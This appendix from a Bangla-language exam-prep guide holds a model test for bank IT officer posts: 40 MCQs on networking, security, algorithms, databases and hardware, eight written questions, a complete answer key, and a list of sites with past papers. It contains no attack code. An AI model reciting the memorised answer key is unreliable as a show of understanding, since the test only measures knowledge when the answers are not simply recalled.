VM	Virtual Machine	VPN	Virtual Private Network
XSS	Cross-Site Scripting	YARN	Yet Another Resource Negotiator

পরিশিষ্ট গ — মডেল টেস্ট

Model Test — Part A: MCQ (40 × 1, 30 মিনিট) · Part B: Written (8 × 10, 100 মিনিট)

> **নিয়ম**
> টাইমার চালু করে বসুন। MCQ শেষে উত্তরপত্র মেলান (পরের পাতায়)। লিখিত অংশের উত্তর সংশ্লিষ্ট অধ্যায়ে আছে — বন্ধনীতে অধ্যায় নম্বর দেওয়া।

Part A — MCQ

1. Which OSI layer is responsible for routing? (ক) Data Link (খ) Network (গ) Transport (ঘ) Session
2. Usable hosts in a /27 subnet? (ক) 30 (খ) 32 (গ) 62 (ঘ) 14
3. Default port of HTTPS? (ক) 80 (খ) 8080 (গ) 443 (ঘ) 22
4. Which protocol is used to receive email? (ক) SMTP (খ) POP3 (গ) SNMP (ঘ) FTP
5. You can ping 8.8.8.8 but cannot open www.google.com. Most likely: (ক) Cable (খ) DHCP (গ) DNS (ঘ) Gateway
6. In IPv6, ARP is replaced by: (ক) ICMP (খ) NDP (গ) DHCPv6 (ঘ) RARP
7. Which concept prevents a sender from denying a message? (ক) Integrity (খ) Availability (গ) Non-repudiation (ঘ) Confidentiality
8. Which is an asymmetric algorithm? (ক) AES (খ) DES (গ) RSA (ঘ) 3DES
9. Hashing is: (ক) reversible with key (খ) one-way (গ) symmetric (ঘ) compression
10. User training is which type of control? (ক) Technical (খ) Physical (গ) Administrative (ঘ) Detective
11. Data structure to check balanced parentheses: (ক) Queue (খ) Stack (গ) Tree (ঘ) Graph
12. Inorder traversal of a BST gives: (ক) random order (খ) sorted order (গ) reverse level order (ঘ) preorder
13. Worst-case time of Quick Sort: (ক) O(n log n) (খ) O(n) (গ) $O(n^2)$ (ঘ) O(log n)
14. Inserting at the beginning of a singly linked list: (ক) O(1) (খ) O(n) (গ) O(log n) (ঘ) $O(n^2)$
15. Bottom-up dynamic programming is also called: (ক) Memoization (খ) Tabulation (গ) Greedy (ঘ) Backtracking
16. SQL clause to filter after GROUP BY: (ক) WHERE (খ) ORDER BY (গ) HAVING (ঘ) LIMIT
17. Which command removes table structure and data? (ক) DELETE (খ) TRUNCATE (গ) DROP (ঘ) REMOVE
18. "All or nothing" property of a transaction: (ক) Atomicity (খ) Consistency (গ) Isolation (ঘ) Durability
19. Scheduling with minimum average waiting time: (ক) FCFS (খ) SJF (গ) RR (ঘ) Priority
20. Not shared among threads of a process: (ক) Code (খ) Heap (গ) Stack (ঘ) Open files
21. `chmod 750 f` gives group: (ক) rwx (খ) r-x (গ) r-- (ঘ) ---
22. Windows command to show active connections and listening ports: (ক) ipconfig (খ) netstat (গ) tracert (ঘ) nslookup
23. Fastest memory: (ক) RAM (খ) SSD (গ) Cache (ঘ) HDD
24. Non-volatile memory: (ক) RAM (খ) Cache (গ) ROM (ঘ) Register
25. 8086 is a ___ microprocessor. (ক) 8-bit (খ) 16-bit (গ) 32-bit (ঘ) 64-bit
26. Gate that outputs 1 only when inputs differ: (ক) AND (খ) OR (গ) XOR (ঘ) NAND

27. (1 AND 0) OR (1 AND 1) = ? (ক) 0 (খ) 1 (গ) Null (ঘ) −1
28. Binary 111 in decimal: (ক) 3 (খ) 5 (গ) 7 (ঘ) 9
29. Linear sequential SDLC model: (ক) Agile (খ) Spiral (গ) Waterfall (ঘ) RAD
30. Git is a: (ক) build tool (খ) version control system (গ) container (ঘ) CI server
31. In MVC, HTTP GET/POST requests are handled by: (ক) Model (খ) View (গ) Controller (ঘ) Router DB
32. HTTP status 404 means: (ক) Forbidden (খ) Not Found (গ) Bad Request (ঘ) Unauthorized
33. Heroku / Google App Engine are examples of: (ক) IaaS (খ) PaaS (গ) SaaS (ঘ) FaaS only
34. Usable capacity of RAID 5 with 4 × 2 TB: (ক) 8 TB (খ) 6 TB (গ) 4 TB (ঘ) 2 TB
35. Activation commonly used in hidden layers: (ক) Sigmoid (খ) Softmax (গ) ReLU (ঘ) Step
36. Architecture behind most LLMs: (ক) CNN (খ) RNN (গ) Transformer (ঘ) Autoencoder
37. NPSB stands for: (ক) National Payment System Bangladesh (খ) National Payment Switch Bangladesh (গ) Network Payment Service Bank (ঘ) National Postal Savings Bank
38. RTGS settles: (ক) in batches (খ) individually in real time (গ) end of month (ঘ) via cheque only
39. Most secure remote Linux administration: (ক) Telnet (খ) SSH with password (গ) SSH key-based (ঘ) VNC
40. Primary purpose of a DMZ: (ক) speed up LAN (খ) host public-facing servers in an isolated zone (গ) store backups (ঘ) assign IPs

Part B — Written (প্রতিটি ১০)

1. Divide 192.168.1.0/24 into four equal subnets; give network, mask, usable range and broadcast of each. (অধ্যায় ৭)
2. Why is Atomicity critical for an inter-bank fund transfer? Write an SQL constraint so that a savings account balance can never be negative. (অধ্যায় ৫)
3. Simplify F(A,B,C,D) = Σm(0,3,5,7,8,10,11,12,13,14,15) using a K-map. (অধ্যায় ১)
4. State the four necessary conditions of deadlock. Does a cycle in a RAG always mean deadlock? (অধ্যায় ৬)
5. Differentiate Hashing and Encryption. Explain SQL Injection and XSS with prevention. (অধ্যায় ৮)
6. An ATM network has 4 hours of downtime in 30 days. Find availability. At 500 transactions/hour and Tk 0.50 fee, find the revenue loss. (অধ্যায় ১১)
7. Insert keys 10, 3, 5, 6, 16, 17, 19 into a hash table of size 13 using h(k) = k mod 13 and linear probing. (অধ্যায় ৩)
8. Write a Java program that demonstrates method overriding and explain runtime polymorphism. (অধ্যায় ৪)

MCQ উত্তরপত্র

নং	উত্তর	নং	উত্তর	নং	উত্তর	নং	উত্তর
1	খ	11	খ	21	খ	31	গ
2	ক	12	খ	22	খ	32	খ
3	গ	13	গ	23	গ	33	খ

4	খ	14	ক	24	গ	34	খ
5	গ	15	খ	25	খ	35	গ
6	খ	16	গ	26	গ	36	গ
7	গ	17	গ	27	খ	37	খ
8	গ	18	ক	28	গ	38	খ
9	খ	19	খ	29	গ	39	গ
10	গ	20	গ	30	খ	40	খ

৩৪: RAID 5 = (4 − 1) × 2 = 6 TB। ২১: 750 ⇒ owner 7 (rwx), group 5 (r-x), others 0। ২: /27 ⇒ $2^5 - 2 = 30$।

পরিশিষ্ট ঘ — উৎস ও আরও অনুশীলন

Sources & Further Practice

এই নোটের বিগত প্রশ্নগুলো নিচের অনলাইন সংকলন থেকে নেওয়া (অক্টোবর ২০২৬-এ সংগৃহীত)। এগুলো পরীক্ষার্থীদের স্মৃতিনির্ভর; উত্তরগুলো এই নোটে আলাদাভাবে যাচাই করে লেখা হয়েছে।

উৎস	কী পাবেন
duranta.app/question-bank	BB AP 2023, BB AME 2023, BSCS AME/AE জানু ও মে ২০২৬, SO IT 25104, Officer IT 25105, Officer IT 2024, ANSE 2026 — PDF (বিনামূল্যে)
it.jobqns.com (Bank IT Job Solution 2026)	Combined Bank Officer IT MCQ (BIBM, ০৩.০১.২০২৬), AP/AME/SO/ADA/ANE সেট (অনেকগুলো সাবস্ক্রিপশন লাগে)
itjobexam.com	Combined 6 Bank AP 200 মার্কের লিখিত সমাধান (C/C++)
sattacademy.com	BB AD ও Combined Bank Officer-এর কম্পিউটার/ICT MCQ ব্যাংক
facebook.com/groups/govtcse.itjob	CSE Career Master Guide — সাম্প্রতিক পরীক্ষার প্রশ্ন দ্রুত পোস্ট হয়
erecruitment.bb.org.bd	অফিশিয়াল সার্কুলার, প্রবেশপত্র, ফলাফল — পরীক্ষার ধরন এখান থেকে নিশ্চিত করুন

> **শেষ পরামর্শ**
>
> প্রতিটি নতুন পরীক্ষার পর ১–২ দিনের মধ্যে প্রশ্ন এসব গ্রুপে চলে আসে। নতুন প্রশ্ন পেলে সংশ্লিষ্ট অধ্যায়ের শেষে নিজের খাতায় যোগ করুন — দেখবেন বেশিরভাগই এই নোটের কোনো না কোনো বক্সের রূপান্তর।